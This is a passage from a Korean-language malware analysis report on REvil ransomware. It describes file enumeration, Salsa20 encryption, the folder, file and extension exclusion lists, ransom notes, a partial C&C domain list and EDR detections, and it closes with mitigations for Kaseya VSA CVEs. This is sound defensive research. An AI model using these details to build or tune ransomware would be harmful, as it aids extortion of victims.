


[그림 68] 폴더 및 파일 열거 수행 및 암호화 결과

FindFirstFileExW 및 FindNextFileW API 호출을 통해 폴더 및 파일 열거를 수행한다. 이를 통해 획득한 대상 파일에 대해 암호화를 수행한다. 위 사진을 보면 파일의 확장자가 .sty401z54 로 변경된 것을 확인할 수 있다.

2.4.56 파일 암호화





[그림 69] 파일 암호화

파일은 CreateFileW 및 ReadFile API 를 호출하여 핸들을 획득하고 버퍼에 파일을 읽어 암호화를 수행한 후 WriteFile API 를 호출하여 암호화된 데이터를 대상 파일에 덮어씌우는 형식으로 암호화된다. 이 때, 사용되는 알고리즘은 Salsa20 이다. 파일 암호화 시 암호화 제외 폴더와 확장자가 있는데, 대상 목록은 아래와 같다.

program files
appdata
application data
$recycle.bin
windows.old
programdata
system volume information
program files (x86)
perflogs
msocache
windows
boot
intel
$windows.~ws
$windows.~bt
google
mozilla
tor browser

[표 15] 암호화 제외 폴더

ntldr
thumbs.db

bootsect.bak
autorun.inf
ntuser.dat.log
boot.ini
iconcache.db
bootfont.bin
ntuser.dat
ntuser.ini
desktop.ini


[표 16] 암호화 제외 파일


ps1
ldf
lock
theme
msi
sys
wpx
cpl
adv
msc
scr
bat
key
ico
dll
hta
deskthemepack
nomedia
msu
rtp
msp
idx
ani
386
diagcfg
bin

mod
ics
com
hlp
spl
nls
cab
exe
diagpkg
icl
ocx
rom
prf
themepack
msstyles
lnk
icns
mpa
drv
cur
diagcab
cmd
shs

[표 17] 암호화 제외 확장자

2.4.57 랜섬 노트 생성






[그림 70] 랜섬 노트 생성

각 폴더 경로에 암호화 확장자를 이용하여 만든 랜섬 노트를 생성한다.

2.4.58 C&C 연결 시도



[그림 71] C&C 연결 시도

REvil 랜섬웨어는 C&C 연결을 시도한다. 대상 C&C 목록은 모두 1223 개이다. 목록은 아래와 같다.

boisehosting.net
fotoideaymedia.es
dubnew.com
stallbyggen.se
koken-voor-baby.nl
juneauopioidworkgroup.org
vancouver-print.ca
zewatchers.com
bouquet-de-roses.com
seevilla-dr-sturm.at
olejack.ru
i-trust.dk
wasmachtmeinfonds.at
appsformacpc.com
friendsandbrgrs.com

thenewrejuveme.com

... (중략) ...

kariokids.com
leeuwardenstudentcity.nl
psc.de
tetinfo.in
ai-spt.jp
homng.net
em-gmbh.ch
trulynolen.co.uk
oceanastudios.com
csgospeltips.se
luxurytv.jp
abuelos.com
birnam-wood.com
theletter.company
bbsmobler.se
restaurantesszimmer.de
insp.bi
besttechie.com
autodujos.lt
chaotrang.com
galleryartfair.com
321play.com.hk
saka.gr
tandartspraktijkhartjegroningen.nl
steampluscarpetandfloors.com
waermetauscher-berechnen.de
sterlingessay.com
justinvieira.com
waywithwords.net
shiresresidential.com
naswrrg.org
spinheal.ru
slimani.net
modestmanagement.com
triggi.de

cityorchardhtx.com narcert.com

[표 18] C&C 서버 목록

3. Privacy-i EDR 탐지 정보

Privacy-i EDR 은 REvil 랜섬웨어에 대해 Ransomware 로 탐지하고 있다.

3.1 탐지 행위

>	Low	Suspicious Behavior : discovery.acquire.network-share.2
>	High	Suspicious Behavior : impact.encrypt.many-files
>	High	Suspicious Behavior : impact.encrypt.decoy-file.1
>	Medium	Suspicious Behavior : impact.encrypt.file.1
>	Low	Suspicious Behavior : discovery.enumerate.file-directory.1
>	Medium	Suspicious Behavior : discovery.enumerate.process.1
>	Low	Suspicious Behavior : evasion.enumerate.active-service.1
>	Medium	Suspicious Behavior : evasion.configure.firewall.3
>	Low	Suspicious Behavior : discovery.acquire.system-information.14
>	Low	Suspicious Behavior : discovery.acquire.account.1
>	Low	Suspicious Behavior : discovery.acquire.system-information.11

[그림 72] Privacy-i EDR 탐지 행위


3.2 주요 탐지 행위

3.2.1 discovery.acquire.network-share.2

[그림 73] 네트워크 공유 폴더 열거

REvil 랜섬웨어는 네트워크 공유 폴더를 열거하여, 공유 폴더 또한 암호화를 수행한다. 이를 위해 공유 폴더를 열거하는 행위를 Privacy-i EDR 은 위와 같이 주요 행위 정보로서 탐지한다.


3.2.2 evasion.configure.firewall.3



[그림 74] 방화벽 설정 변경

REvil 랜섬웨어는 방화벽 설정을 변경하여 방화벽 보호를 우회한다. 이를 위해 netsh 명령을 수행하는 행위를 Privacy-i EDR 은 위와 같이 주요 행위 정보로서 탐지한다.

3.2.3 impact.encrypt.many-files



[그림 75] 다수의 파일 암호화

Privacy-i EDR 은 REvil 랜섬웨어의 다수의 파일 암호화 행위에 대해 주요 행위 정보로서 탐지한다.

4. 대 응

1. 랜섬웨어 탐지 / 차단이 가능한 EDR 제품을 통해 예방한다.
2. 비 업무 사이트 및 신뢰 할 수 없는 웹사이트의 연결을 차단한다.
3. Kaseya 社 VSA 9.5.7a 이전 버전 사용자는 아래 취약점에 대한 보안 업데이트를 설치한다.

    - VSA 에서 로직 결함으로 인해 발생하는 정보 노출 취약점 (CVE-2021-30116)
    - VSA 에서 입력값 검증이 미흡하여 발생하는 XSS 취약점 (CVE-2021-30119)
    - VSA 에서 접근 통제 미흡으로 발생하는 인증 우회 취약점 (CVE-2021-30120)

궁금하신 점이나 문의사항은 malware@somansa.com 으로 해주세요.